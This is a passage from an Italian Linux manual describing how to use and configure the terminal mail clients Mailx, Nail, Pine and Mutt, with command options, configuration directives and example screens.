Per l'invio della posta, Mailx utilizza l'eseguibile '**sendmail**', passandogli le informazioni attraverso la riga di comando e lo standard input. Questo particolare è importante se si considera la possibilità di utilizzare un MTA differente da Sendmail. Per la lettura dei messaggi ricevuti, Mailx legge il file specificato dalla variabile di ambiente '**MAIL**'; inoltre, generalmente salva i messaggi letti e non cancellati nel file '`~/mbox`' (nella directory personale dell'utente).

322.7.1 Avvio e funzionamento

Il programma '**mail**' è l'eseguibile di Mailx. Con la sua semplicità ha il vantaggio di poter utilizzare lo standard input come fonte per un testo da inviare. Di conseguenza, è ottimo per l'utilizzo all'interno di script, anche se per questo si potrebbe richiamare direttamente l'eseguibile '**sendmail**'. La sintassi della riga di comando è molto semplice:

```
mail [opzioni] [destinatario...]
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Visualizza un maggior numero di informazioni.
`-i`	Ignora i segnali di interruzione.
`-I`	Forza un funzionamento interattivo.
`-n`	Non legge il file '`/etc/mail.rc`' quando viene avviato.
`-N`	Inibisce la visualizzazione delle intestazioni dei messaggi quando viene letta o modificata la cartella della posta.
`-s` ***oggetto***	Permette di definire l'oggetto già nella riga di comando (se si intendono utilizzare spazi, l'oggetto deve essere racchiuso tra virgolette).
`-c` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia del documento (copia carbone). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-b` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia carbone che non vengono menzionati nell'intestazione del documento (*blind carbon copy*). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-f` ***cartella_della_posta***	Permette di leggere la posta contenuta all'interno di un file determinato.

Il programma '**`mail`**', se avviato allo scopo di leggere la posta, mostra un elenco dei messaggi presenti e attende che gli vengano impartiti dei comandi in modo interattivo. Per questo mostra un invito (*prompt*), formato dal simbolo '**`&`**'.

Ognuno di questi comandi ha un nome, che spesso può essere abbreviato alla sola iniziale. L'elenco di questi comandi è molto lungo e può essere letto dalla documentazione interna, *mail(1)*. Qui viene descritto solo l'utilizzo più comune, con i comandi relativi.

- **Invio della posta**

  Per inviare della posta a una o più persone, è sufficiente avviare '**`mail`**' utilizzando come argomento gli indirizzi di destinazione delle persone da raggiungere. Per concludere l'inserimento del testo, generalmente è sufficiente inserire un punto ('**`.`**') all'inizio di una riga nuova, oppure è possibile inviare il codice di EOF: [*Ctrl d*]. Si osservi l'esempio seguente, in cui si invia un messaggio molto semplice all'indirizzo *`tizio@dinkel.brot.dg`*:

  ```
  $ mail tizio@dinkel.brot.dg [Invio]

  Subject: Vado in ferie [Invio]

  Ciao Tizio, [Invio]

  ti scrivo solo per avvisarti che parto per una settimana [Invio]

  e durante tale periodo non potrò leggere la posta. [Invio]

  A presto, [Invio]

  Caio [Invio]
  ```

`.` [*Invio*]

`Cc:` [*Invio*]

Durante l'inserimento del messaggio è possibile impartire dei comandi speciali, definiti attraverso delle sequenze di escape, rappresentate da una tilde ('**~**') seguita dal comando vero e proprio. Attraverso queste sequenze di escape è possibile aggiungere indirizzi ai destinatari in copia carbone, o in copia carbone nascosta, è possibile importare un file, cambiare l'oggetto del messaggio... In particolare, è possibile anche passare alla scrittura del testo attraverso un programma visuale più comodo (come VI o altro, a seconda della configurazione).

- **Lettura della posta ricevuta**

  Per controllare la cartella della posta ricevuta e per leggere eventualmente i messaggi, è sufficiente avviare '**mail**' senza argomenti. '**mail**' visualizza un elenco numerato delle descrizioni dell'oggetto di ogni lettera ricevuta. Una volta avviato '**mail**', questo presenta il suo invito rappresentato da una e-commerciale ('**&**'), dal quale è possibile dare dei comandi a '**mail**'. In particolare, è possibile inserire il numero del messaggio che si vuole leggere. Per leggere il successivo è sufficiente premere il tasto [+], mentre per rileggere quello precedente è sufficiente premere il tasto [-]. Segue un esempio di lettura di un messaggio.

`$` **`mail`** [*Invio*]

```
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/home/tizio/mail/inbox": 6 messages
>   1 root@dinkel.brot.  Thu Mar 28 22:02   22/845   Debconf: OpenLDAP Server C
    2 caio@dinkel.brot.  Sat Aug 24 09:23   15/484   Vado in ferie
```

`&` **`2`** [*Invio*]

```
Message 2:
From caio@dinkel.brot.dg Sat Aug 24 09:23:39 2002
To: tizio@dinkel.brot.dg
Subject: Vado in ferie
From: caio@dinkel.brot.dg
Date: Sat, 24 Aug 2002 09:23:39 +0200

Ciao Tizio,
ti scrivo solo per avvisarti che parto per una settimana
e durante tale periodo non potrò leggere la posta.
A presto,
Caio
```

`&` **`q`** [*Invio*]

```
Saved 1 message in /home/tizio/mbox
Held 1 message in /home/tizio/mail/inbox
```

- **Gestione della posta ricevuta**

  Dopo aver letto un messaggio, lo si può cancellare con il comando '**delete**' ('**d**') o si può rispondere con il comando '**reply**' ('**r**'). La cancellazione della posta non è irreversibile. Di solito si possono recuperare dei messaggi attraverso il comando '**undelete**' ('**u**'); però i messaggi cancellati risultano di fatto invisibili.

Si distinguono due tipi di risposta che fanno riferimento a due comandi simili: '**replay**' ('**r**'), che è appena stato descritto, e '**Replay**' ('**R**'). Nel primo caso la risposta viene inviata al mittente e a tutto l'elenco dei destinatari del messaggio di origine, mentre nel secondo la risposta va esclusivamente al mittente del messaggio di origine.

- **Gruppi di messaggi**

  Alcuni comandi di '**mail**' accettano l'indicazione di gruppi di messaggi. Per esempio, '**delete 1 5**' cancella i messaggi numero uno e numero cinque, '**delete 1-5**' cancella i messaggi dal numero uno al numero cinque. L'asterisco ('*****') viene utilizzato per identificare tutti i messaggi, mentre il simbolo '**$**' rappresenta l'ultimo messaggio. Un caso tipico di utilizzo dell'asterisco come gruppo totale dei messaggi è il seguente: '**top ***' che permette così di visualizzare le prime righe di tutti i messaggi ricevuti.

- **Conclusione dell'elaborazione della posta**

  Per concludere la sessione di lavoro con '**mail**' è sufficiente utilizzare il comando '**quit**' ('**q**'). Di solito, salvo intervenire nella configurazione, la posta letta (e non segnata per la cancellazione) viene trasferita nel file '~/mbox', mentre quella non letta rimane nella cartella originale.

322.7.2 Configurazione di Mailx

Si è già accennato al fatto che Mailx utilizzi due file di configurazione: '/etc/mail.rc' per tutto il sistema e '~/.mailrc' per le particolarità di ogni utente. Le direttive di questo file sono gli stessi comandi che possono essere impartiti a '**mail**' durante il suo funzionamento interattivo.

In generale, si utilizzano prevalentemente i comandi '**set**' e '**unset**', che permettono l'attivazione o la disattivazione di alcune modalità di funzionamento, consentendo anche la definizione di alcune opzioni che prevedono l'indicazione di un'informazione precisa.

Segue la descrizione di alcune modalità di funzionamento controllate dai comandi '**set**' e '**unset**'.

Direttiva	Descrizione
set append unset append	L'attivazione di questa modalità fa sì che i messaggi salvati nel file '~/mbox' siano aggiunti in coda, invece che inseriti all'inizio.
set ask unset ask set asksub unset asksub	L'attivazione di questa modalità fa sì che '**mail**' richieda l'indicazione dell'oggetto prima di consentire l'inserimento del testo del messaggio.
set askcc unset askcc	L'attivazione di questa modalità fa sì che '**mail**' richieda l'indicazione di destinatari aggiuntivi in copia carbone alla fine dell'inserimento del messaggio.
set askbcc unset askbcc	L'attivazione di questa modalità fa sì che '**mail**' richieda l'indicazione di destinatari aggiuntivi in copia carbone nascosta ('**bcc**') alla fine dell'inserimento del messaggio.

Direttiva	Descrizione
`set dot` `unset dot`	L'attivazione di questa modalità fa sì che '**`mail`**' consenta l'uso di un punto isolato per terminare l'inserimento di un messaggio.
`set hold` `unset hold`	L'attivazione di questa modalità fa sì che '**`mail`**' conservi i messaggi letti nella cartella (senza trasferirli in '`~/mbox`'), se questi non vengono cancellati esplicitamente.
`set ignoreeof` `unset ignoreeof`	L'attivazione di questa modalità fa sì che '**`mail`**' non permetta l'uso del codice di EOF ([*Ctrl d*]) per terminare l'inserimento di un messaggio.

Segue la descrizione di altre opzioni.

Direttiva	Descrizione
`set EDITOR=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~e`**'.
`set VISUAL=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~v`**'.
`set PAGER=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per scorrere il contenuto di un messaggio quando questo viene letto attraverso '**`mail`**'. Perché funzioni correttamente, occorre definire anche l'opzione '**`crt`**'.
`set crt=`***n-righe***	Permette di definire il numero di righe di altezza dello schermo, in modo da poter gestire correttamente il programma di impaginazione visuale ('**`more`**' o '**`less`**').
`set MBOX=`***percorso***	Permette di definire il percorso assoluto del file da utilizzare per salvare i messaggi, al posto di '`~/mbox`'.
`set record=`***percorso***	Permette di definire il percorso assoluto di un file da utilizzare per salvare una copia dei messaggi che vengono inviati.
`set folder=`***percorso***	Permette di definire il percorso assoluto di una directory contenenti file corrispondenti a cartelle di messaggi.

Segue la descrizione di alcuni esempi.

```
set append dot save asksub
```

Quello che si vede sopra è il contenuto del file di configurazione generale tipico (il file '`/etc/mail.rc`').

```
set MBOX=/home/tizio/mail/ricevuta
set record=/home/tizio/mail/spedita
set folder=/home/tizio/mail
```

L'esempio si riferisce a un file di configurazione personale, ovvero '`~/.mailrc`', dove l'utente vuole gestire la sua posta nella directory '`~/mail/`' (si tratta dell'utente '**`tizio`**'), dove possono trovarsi anche altri file intesi come cartelle di messaggi.

```
set MBOX="$HOME/mail/ricevuta"
set record="$HOME/mail/spedita"
set folder="$HOME/mail"
```

Questo esempio produce lo stesso risultato di quello precedente, con la differenza che i percorsi includono la variabile di ambiente '**HOME**', che si espande nella directory personale dell'utente; in questo modo, tale configurazione potrebbe anche essere generalizzata e inserita nel file '/etc/mail.rc'.

322.8 Nail

Nail [8] è un programma funzionalmente simile a Mailx, che consente l'uso di allegati MIME ed è in grado di servirsi direttamente di un servente SMTP per l'invio dei messaggi.

Anche la configurazione è compatibile con quella di Mailx, tanto che viene utilizzato lo stesso file '~/.mailrc' per gli utenti, mentre la configurazione generale è contenuta nel file '/etc/nail.rc' per sicurezza.

322.9 Pine

! software non libero: non è consentita la distribuzione di versioni modificate

Pine [9] è un programma per la gestione della posta più potente e pratico rispetto al normale Mailx, che consente eventualmente anche la lettura delle news.

In particolare, per l'invio dei messaggi, Pine utilizza il protocollo SMTP, cosa che permette di utilizzarlo anche senza avere installato Sendmail localmente, o un altro MTA simile. Infatti, spesso si utilizza la posta elettronica soltanto per Internet, disponendo di un solo elaboratore personale, senza alcuna necessità di gestire la posta elettronica locale. In questi casi, Sendmail e Mailx, potrebbero essere considerati dei componenti inutili (o quasi) del sistema.

Generalmente si avvia l'eseguibile '**pine**' senza argomenti. La prima volta che ogni utente lo utilizza, crea una directory '~/mail' contenente '~/mail/saved-messages' e '~/mail/sent-mail' entrambi vuoti; inoltre prepara un file di configurazione, '~/.pinerc'. Dopo una prima schermata di presentazione, Pine mostra il suo menù (figura 322.22).

Figura 322.22. Menù principale di Pine.

```
        ?     HELP               -  Get help using Pine

        C     COMPOSE MESSAGE    -  Compose and send a message

        I     FOLDER INDEX       -  View messages in current folder

        L     FOLDER LIST        -  Select a folder to view

        A     ADDRESS BOOK       -  Update address book

        S     SETUP              -  Configure or update Pine

        Q     QUIT               -  Exit the Pine program

   Copyright 1989-1999.  PINE is a trademark of the University of Washington.

 ? Help                    P PrevCmd                  R RelNotes
 O OTHER CMDS L [ListFldrs] N NextCmd                 K KBLock
```

Probabilmente, la cosa più utile da fare la prima volta che si utilizza questo programma, è quella di configurarlo, utilizzando la lettera '`S`' come sinonimo di *Setup*. Si ottiene un sottomenù:

```
Choose a setup task from the menu below :
? Help         P [Printer]   C Config     S Signature
^C Cancel      N Newpassword U Update
```

Premendo la lettera '`C`' come sinonimo di *Config* si arriva alla maschera di configurazione. La maschera non può essere contenuta tutta in una sola schermata, di conseguenza, si utilizzano la [*barra spaziatrice*] per scorrerla in avanti e il segno [-] per scorrerla all'indietro. Quella seguente è la prima parte della configurazione predefinita (cioè quella iniziale) dell'utente '`tizio`'.

```
personal-name              = <  No Value Set: using "Tizio">
user-domain                = <  No Value Set>
smtp-server                = <  No Value Set>
nntp-server                = <  No Value Set>
inbox-path                 = <  No Value Set: using "inbox">
folder-collections         = <  No Value Set: using mail/[]>
news-collections           = <  No Value Set>
incoming-archive-folders   = <  No Value Set>
pruned-folders             = <  No Value Set>
default-fcc                = <  No Value Set: using "sent-mail">
default-saved-msg-folder   = <  No Value Set>
postponed-folder           = <  No Value Set: using "postponed-msgs">
read-message-folder        = <  No Value Set>
signature-file             = <  No Value Set: using ".signature">
global-address-book        = <  No Value Set>
address-book               = <  No Value Set: using .addressbook>
…
```

Vale la pena di definire almeno la prima parte. Per inserire un dato nuovo si usa la lettera '`a`' come sinonimo di *add*, mentre per modificare un valore preesistente si uilizza la lettera '`c`' come sinonimo di *change*. Per cancellare una voce si utilizza la lettera '`d`' come sinonimo di *delete*. Alcune voci consentono l'inserimento di dati multipli utilizzando una successione di

richieste di inserimento.

322.9.1 Elementi di configurazione

Segue un elenco parziale degli elementi che possono essere configurati, assieme a una breve descrizione del loro significato.

Direttiva	Descrizione
`personal-name`	Si riferisce al nome che si vuole fare apparire come mittente della posta inviata.
`user-domain`	Si tratta del dominio dell'utente, ovvero l'indirizzo dell'elaboratore presso il quale si vuole ricevere la posta.
`smtp-server`	Si tratta dell'indirizzo dell'elaboratore attraverso il quale si invia la posta: potrebbe trattarsi del nome completo del proprio elaboratore, nel caso si voglia gestire un servente SMTP locale, di un altro all'interno della propria rete locale, o di quello offerto dal fornitore di accesso a Internet.
`nntp-server`	È l'indirizzo dell'elaboratore utilizzato per il servizio NNTP (*Network news transfer protocol*), quello che quindi permette di accedere a Usenet. Possono essere indicati diversi serventi NNTP.
`inbox-path`	Indica il percorso assoluto del file usato come cartella della posta in ingresso. In un sistema normale potrebbe trattarsi di '`/var/mail/`***utente***', oppure di qualunque altro file se il proprio sistema è configurato diversamente per la gestione della posta.
`folder-collections`	Letteralmente è la raccolta delle cartelle. Si riferisce alle directory contenenti file di posta. Pine crea la directory '`~/mail`', ma ne possono essere usate diverse contemporaneamente. Ogni directory indicata è seguita da due parentesi quadre: una aperta e una chiusa.
`news-collections`	Permette di definire le collezioni di news a cui si è interessati.
`incoming-archive-folders`	Permette di definire una serie di coppie di cartelle di posta (le coppie sono separate da uno spazio) per il salvataggio automatico della posta letta. Quando si legge la posta contenuta nelle cartelle di ingresso (la prima cartella di ogni coppia), automaticamente, questa viene segnata come letta e trasferita nelle cartelle di archiviazione (la seconda cartella di ogni coppia). Questa funzionalità viene attivata attraverso l'opzione '**`auto-move-read-messages`**'.
`pruned-folders`	Permette di definire l'elenco di cartelle che possono essere ***potate*** mensilmente come già definito automaticamente per la cartella della posta inviata. Con questo termine, potatura, si intende l'archiviazione delle cartelle in questione ogni mese, utilizzando un nome preceduto dal nome del mese. Contemporaneamente si intende la cancellazione di eventuali archivi della stessa serie di mesi precedenti.
`default-fcc`	Definisce il file destinatario di una copia carbone dei messaggi inviati (*File carbon copy*). Il valore predefinito corrisponde in pratica a '`~/mail/sent-mail`'.
`default-saved-msg-folder`	Definisce il file predefinito per il salvataggio dei messaggi.
`postponed-folder`	Definisce il file utilizzato per contenere i messaggi sospesi che devono essere inviati in seguito. Il valore predefinito corrisponde in pratica a '`~/mail/postponed-msgs`'.

Direttiva	Descrizione
`read-message-folder`	Permette di definire una cartella (cioè un file) da utilizzare per scaricare automaticamente lì la posta letta.
`signature-file`	Definisce il nome del file da utilizzare come firma, ovvero come parte terminale standard dei propri messaggi.
`address-book`	Definisce il nome del file usato come rubrica personale di indirizzi. Il valore predefinito corrisponde a '`~/.address-book`'.
`feature-list`	Permette di configurare una serie di opzioni di Pine. Per selezionare o deselezionare una di queste opzioni, si utilizza la lettera '**`X`**'.
`initial-keystroke-list`	Consente di indicare una sequenza di tasti (una macro) da premere automaticamente ogni volta che si avvia Pine.
`default-composer-hdrs`	Permette di definire la parte di intestazione dei messaggi che si intendono utilizzare. Se viene utilizzata questa indicazione, occorre definire tutte le parti dell'intestazione dei messaggi.
`customized-hdrs`	Definisce la parte di intestazione aggiuntiva da utilizzare nei messaggi quando si specifica espressamente di voler utilizzare la cosiddetta ***intestazione ricca***. In certi casi è importante poter definire un elemento particolare nell'intestazione, per esempio quando si ha la necessità di comandare un programma di gestione di una lista di posta elettronica. Nel caso particolare di SmartList, l'amministratore di una lista ha la necessità di aggiungere l'intestazione '**`X-Command`**'.
`sort-key`	Permette di definire l'ordine in cui devono apparire i messaggi all'interno delle varie cartelle.
`addrbook-sort-rule`	Permette di definire l'ordine in cui devono apparire gli indirizzi della rubrica.
`character-set`	Permette di definire la codifica utilizzata per la composizione del testo. Il valore predefinito è '**`US-ASCII`**', altri valori potrebbero essere '**`ISO-8859-`*n***', dove ***n*** rappresenta un numero compreso tra uno e nove, oppure 13 o 15; infine, è possibile indicare anche '**`UTF-8`**', per l'insieme di caratteri universale.
`editor`	Permette di specificare il nome di un programma per la scrittura di testi alternativo a quello fornito da Pine, che poi può essere utilizzato attraverso la combinazione [*Ctrl _*] (ovvero [*Ctrl -*] nel caso della tastiera italiana). Per attivare questa funzione, oltre a indicare qui il nome del programma alternativo, occorre impostare anche l'opzione '**`enable-alternate-editor-cmd`**'. eventualmente, si può imporre l'uso sistematico di questo programma esterno, attivando anche l'opzione '**`enable-alternate-editor-implicitly`**'.
`speller`	Permette di indicare il programma da utilizzare per il controllo ortografico. Quando il controllo ortografico viene richiesto durante la fase di composizione di un messaggio attraverso la sequenza [*Ctrl t*], Pine invia al programma indicato un file temporaneo contenente il testo da controllare.
`composer-wrap-column`	Permette di definire la larghezza massima del testo in fase di composizione dei messaggi.

Direttiva	Descrizione
`reply-indent-string`	Permette di definire la stringa (ovvero il simbolo) da usare per evidenziare il testo proveniente dal messaggio al quale si sta rispondendo. Se si vuole che questa stringa contenga le iniziali del nome della persona che l'ha scritto, si può utilizzare la variabile '**`_INIT_`**' che viene poi sostituita con questo nome. Per esempio si potrebbe utilizzare la stringa seguente: '**`"_INIT_>"`**'
`empty-header-message`	Quando si invia posta utilizzando indirizzi solo su '**`Bcc`**' (*Blind carbon copy*) e lasciando quindi vuoti i campi '**`To`**', '**`Cc`**' e '**`Newsgroup`**', Pine mette un indirizzo speciale nel campo '**`To`**'. Ciò viene fatto per evitare problemi con alcuni programmi per il trasferimento della posta che autonomamente tendono a riempire questo campo con il destinatario apparente del messaggio, vanificando il senso della posta inviata utilizzando il *Blind carbon copy*. Il valore predefinito di questo destinatario inesistente è '**`Undisclosed recipients`**'.
`image-viewer`	Permette di definire il programma da utilizzare per visualizzare le immagini allegate ai messaggi (allegati MIME).
`use-only-domain-name`	Questa opzione viene utilizzata solo se non viene definita la voce '**`user-domain`**' corrispondente al nome dell'elaboratore presso il quale si vuole ricevere la posta.

Alla fine, la parte iniziale della maschera di configurazione potrebbe apparire come la seguente:

```
personal-name             = Tizio Tizi
user-domain               = weizen.mehl.dg
smtp-server               = weizen.mehl.dg
nntp-server               = news.notiziario.dg
inbox-path                = /var/mail/tizio
folder-collections        = ~/Mail/[]
news-collections          = <No Value Set>
incoming-archive-folders  = <No Value Set>
pruned-folders            = <No Value Set>
default-fcc               = sent-mail
default-saved-msg-folder  = saved-mail
postponed-folder          = postponed-msgs
read-message-folder       = <No Value Set>
signature-file            = ~/.signature"
global-address-book       = <No Value Set>
address-book              = ~/.addressbook
```

322.9.2 File di configurazione

La configurazione che si definisce in modo interattivo, viene salvata nel file '`~/.pinerc`' (nella directory personale dell'utente). Questo file risulta essere commentato molto bene e può essere comodo ritoccare qualche direttiva direttamente al suo interno, senza passare per la procedura interattiva.

Oltre ai file di configurazione personali, ne esiste uno generale, '`/etc/pine.conf`', che serve per definire un'impostazione generale predefinita, lasciando agli utenti la possibilità di modi-

ficare ciò che interessa nella configurazione personale. La sintassi per le direttive di questo file è la stessa di quella dei file personalizzati, ma in generale si lascia quanto fornito in modo predefinito dalla distribuzione del programma.

Infine, esiste la possibilità di definire una configurazione generale che non può essere cambiata dalla configurazione personale degli utenti. Si tratta del file '`/etc/pine.conf.fixed`' e il suo utilizzo può essere utile per evitare errori di configurazione agli utenti. Ecco un esempio di ciò che potrebbe contenere questo file:

```
#       /etc/pine.conf.fixed -- system wide pine configuration FIXED
#

# Path of (local or remote) INBOX, e.g. ={mail.somewhere.edu}inbox
# Normal Unix default is the local INBOX (usually /usr/spool/mail/$USER).
inbox-path=~/mail/inbox

# List of directories where saved-message folders may be. First one is
# the default for Saves. Example: Main {host1}mail/[], Desktop mail\[]
# Syntax: optnl-label {optnl-imap-hostname}optnl-directory-path[]
folder-collections=~/mail/[]

# List of SMTP servers for sending mail. If blank: Unix Pine uses sendmail.
smtp-server=mail.brot.dg
```

In questo modo, si impone agli utenti l'uso del file '`~/mail/inbox`' per ricevere la posta, cosa che deriva presumibilmente dalla configurazione del sistema di consegna locale; viene definito anche i file per la raccolta dei messaggi si trovano solo nella directory '`~/mail/`'; infine si stabilisce che i messaggi devono essere inviati esclusivamente attraverso il servente SMTP *`mail.brot.dg`*.

322.10 Mutt

Mutt [10] è un programma per la gestione della posta per terminali a caratteri, comparabile a Pine.

Per l'invio dei messaggi, Mutt utilizza '`/usr/sbin/sendmail`', che può riguardare precisamente Sendmail o un altro MTA compatibile, oppure può utilizzare un programma differente, ma con lo stesso comportamento, purché specificato nella configurazione. In pratica, Mutt non gestisce da solo il protocollo SMTP.

Mutt si compone dell'eseguibile '**`mutt`**', che di solito si avvia senza argomenti, e prevede la presenza di diversi file di configurazione; in particolare '`/etc/Muttrc`' per tutto il sistema e '`~/.muttrc`' (o '`~/.mutt/muttrc`') per le particolarità dei singoli utenti.

Una caratteristica molto importante di Mutt è la capacità di gestire formati differenti per le cartelle di posta elettronica. In particolare, il formato predefinito è attualmente il tipo *mailbox*, che consente un utilizzo simultaneo ad altri MUA tradizionali.

La configurazione di Mutt prevede direttive di vari tipi; in particolare si distinguono quelle che servono a definire delle «variabili», perché iniziano con la parola chiave '**`set`**'. La tabella seguente descrive alcune di queste direttive che vale la pena di conoscere per modificare l'impostazione predefinita della configurazione. Si osservi che Mutt può utilizzare direttamente i protocolli POP3 e IMAP, ma la configurazione relativa non viene mostrata.

Tabella 322.28. Alcune direttive di configurazione di Mutt.

Direttiva	Descrizione
`set mbox_type="mbox|MMDF|MH|Maildir"`	Definisce il tipo di cartelle di posta. Quello tradizionale è indicato attraverso la parola chiave '**`mbox`**'.
`set spoolfile="`***file***`"`	Definisce il percorso che identifica il file contenente i messaggi di posta in ingresso. In mancanza di questa indicazione, Mutt utilizza il contenuto della variabile di ambiente '**`MAIL`**'.
`set mbox="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi letti. In mancanza di questa indicazione, Mutt utilizza il file '`~/mbox`'.
`set record="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi inviati.
`set postponed="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi sospesi (da completare o inviare in seguito).
`set folder="`***directory***`"`	Definisce il percorso che identifica una directory in cui cercare le cartelle di posta. In mancanza di questa indicazione, Mutt utilizza la directory '`~/Mail/`'.
`set signature="`***file***`"` `set signature="`***comando***`|"`	Definisce il percorso che identifica un file il cui contenuto va aggiunto automaticamente in coda ai messaggi da inviare, come «firma». In mancanza di questa indicazione, Mutt utilizza il file '`~/.signature`'. Come si vede dal modello sintattico, se il file termina con una barra verticale ('**`|`**'), si intende trattarsi dello standard output di un comando, da usare per ottenere qualcosa di dinamico.
`set editor="`***comando***`"`	Definisce il programma da usare per la creazione e la modifica di file di testo; principalmente per scrivere e modificare i messaggi di posta elettronica da inviare. Se non è indicato, si fa riferimento alle variabili di ambiente '**`VISUAL`**', '**`EDITOR`**', o in mancanza al programma '`/usr/bin/editor`'.
`set attribution="`***stringa***`"`	Definisce la stringa da inserire prima di un testo citato. In mancanza di questa indicazione si usa la stringa: '**`On %d, %n wrote:`**'. Si possono usare le sequenze descritte in parte nella tabella 322.29.

Direttiva	Descrizione
`set indent_string="`***stringa***`"`	Definisce la stringa da usare per evidenziare il testo citato del messaggio a cui si risponde. In mancanza di questa indicazione si usa il simbolo di maggiore seguito da uno spazio: '**>** '. Si possono usare le sequenze descritte in parte nella tabella 322.29.
`set use_from="yes`|`no"`	Abilita o disabilita l'inserimento automatico del nominativo utente nel campo '**From:**'. Al posto di abilitare questa funzionalità, si può usare la direttiva '**my_hdr**' per definire il campo '**From:**' in modo preciso.
`my_hdr` ***nome*** `:` ***valore***	Dichiara un campo particolare dell'intestazione, con il valore da assegnare (si usa preferibilmente nella configurazione personalizzata del singolo utente).
`my_hdr From:` ***nome_utente*** <***indirizzo***>	Dichiara in modo preciso il campo '**From:**' (conviene usare questa dichiarazione soltanto nella configurazione personalizzata del singolo utente).

Tabella 322.29. Alcune sequenze speciali che vengono sostituite da Mutt all'interno delle stringhe.

Macro	Risultato
`%a`	Indirizzo dell'autore del messaggio.
`%d`	Data e orario del messaggio dal punto di vista del mittente.
`%D`	Data e orario del messaggio dal punto di vista locale.
`%f`	Contenuto del campo '**From:**'.
`%n`	Nome dell'autore, o in mancanza si fa riferimento all'indirizzo di posta elettronica dello stesso.
`%s`	Oggetto del messaggio.
`%t`	Contenuto del campo '**To:**'.

Avviando l'eseguibile '**mutt**' la prima volta, è probabile che si veda la richiesta di creare la directory da usare per contenere le cartelle di posta; quindi si accede normalmente all'elenco dei messaggi disponibili nella cartella di posta in entrata, come si vede nella figura 322.30.

Figura 322.30. Aspetto di Mutt all'avvio.

```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
   1     Apr 26 Fulvio Ferroni  (  31) Re: Nano OK
   2     Apr 27 Tizio Tizi      (   4) Bla bla bla











---Mutt: ~/mail/mbox [Msgs:2 Post:2 3.4K]---(threads/date)--------------(all)---
```

Il funzionamento di Mutt dipende dalla localizzazione, pertanto alcune risposte da dare alle domande che vengono proposte richiedono lettere differenti a seconda di questa. La figura mostra in particolare il funzionamento per le convenzioni della lingua inglese, dove si vede la presenza di due soli messaggi.

Quando Mutt si trova in una condizione del genere, ovvero quando mostra l'elenco di messaggi contenuto in una certa cartella (la figura mostra la cartella corrispondente al file '`~/mail/mbox`'), si dice che è in modalità «indice». Durante questa modalità di funzionamento, possono essere impartiti dei comandi, costituiti generalmente da lettere singole, una piccola parte dei quali viene riassunta sulla prima riga dello schermo. La tabella 322.31 descrive brevemente parte dei comandi validi quando appare un elenco di messaggi. Si osservi che la maggior parte dei comandi richiede poi una conferma o l'indicazione di altri dati, attraverso messaggi che appaiono nell'ultima riga dello schermo.

Tabella 322.31. Alcuni comandi validi quando si sta scorrendo un elenco di messaggi.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*m*]	*mail*	Richiede di scrivere un messaggi di posta elettronica. Se sono disponibili messaggi rimasti in sospeso, viene richiesto se si intendono riprendere.
[*r*]	*reply*	Risponde al mittente del messaggio evidenziato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio evidenziato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio evidenziato.
[*c*]	*change*	Passa a un'altra cartella di messaggi. Viene richiesto di indicare il nome della cartella, oppure è possibile selezionarla da un elenco.
[*Esc*][*c*]	*change*	Passa a un'altra cartella di messaggi, ma in sola lettura.
[*C*]	*copy*	Copia il messaggio corrente in un'altra cartella di posta.
[*d*]	*delete*	Cancella il messaggio corrente.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*u*]	*undelete*	Toglie la richiesta di cancellazione al messaggio corrente.
[*o*]	*order*	Cambia il metodo di riordino dei messaggi.
[*O*]	*order*	Inverte l'ordine dei messaggi (in base al tipo di ordinamento attuale).
[*q*]	*quit*	Salva le modifiche e conclude il funzionamento di Mutt.
[*x*]	*exit*	Annulla le modifiche e termina il funzionamento.
[*Invio*]		Visualizza il messaggio selezionato.
[*v*]	*view*	Visualizza gli allegati.
[*/*]		Cerca una stringa (da inserire subito dopo), tra i dati che si vedono nell'elenco.
[*p*]	*print*	Stampa il messaggio selezionato.
[*Ctrl l*]		Ridisegna lo schermo.

Come si vede dalla tabella 322.31, per inviare un messaggio si comincia dal premere il tasto [*m*] (*mail*); viene richiesto di inserire l'indirizzo di destinazione e l'oggetto, quindi si passa all'inserimento del testo del messaggio, attraverso un programma per la modifica di file di testo. Al termine della stesura del testo, lo si deve salvare e quindi è necessario uscire da quel programma, per ritornare sotto il controllo di Mutt, il quale potrebbe mostrare una schermata simile a quella seguente:

Figura 322.32. Aspetto di Mutt dopo l'inserimento di un messaggio e prima del suo invio.

```
y:Send  q:Abort  t:To  c:CC  s:Subj  a:Attach file  d:Descrip  ?:Help
    From:
      To: daniele@dinkel.brot.dg
      Cc:
     Bcc:
 Subject: ciao
Reply-To:
     Fcc: ~/mail/sentbox
     Mix: <no chain defined>
Security: Clear

-- Attachments
- I     1 /tmp/mutt-dinkel-3562-24         [text/plain, 8bit, iso-8859-1, 0.1K]



-- Mutt: Compose  [Approx. msg size: 0.1K   Atts: 1]---------------------------
```

Come si può vedere, non appare più il corpo del messaggio, che invece viene indicato come allegato. Per tornare alla modifica del messaggio basta premere la lettera [*e*] (*edit*), per spedire il messaggio si usa la lettera [*y*], mentre per completare altri campi dell'intestazione si usano comandi simili. La tabella 322.33 riepiloga i comandi più importanti, validi in questo contesto.

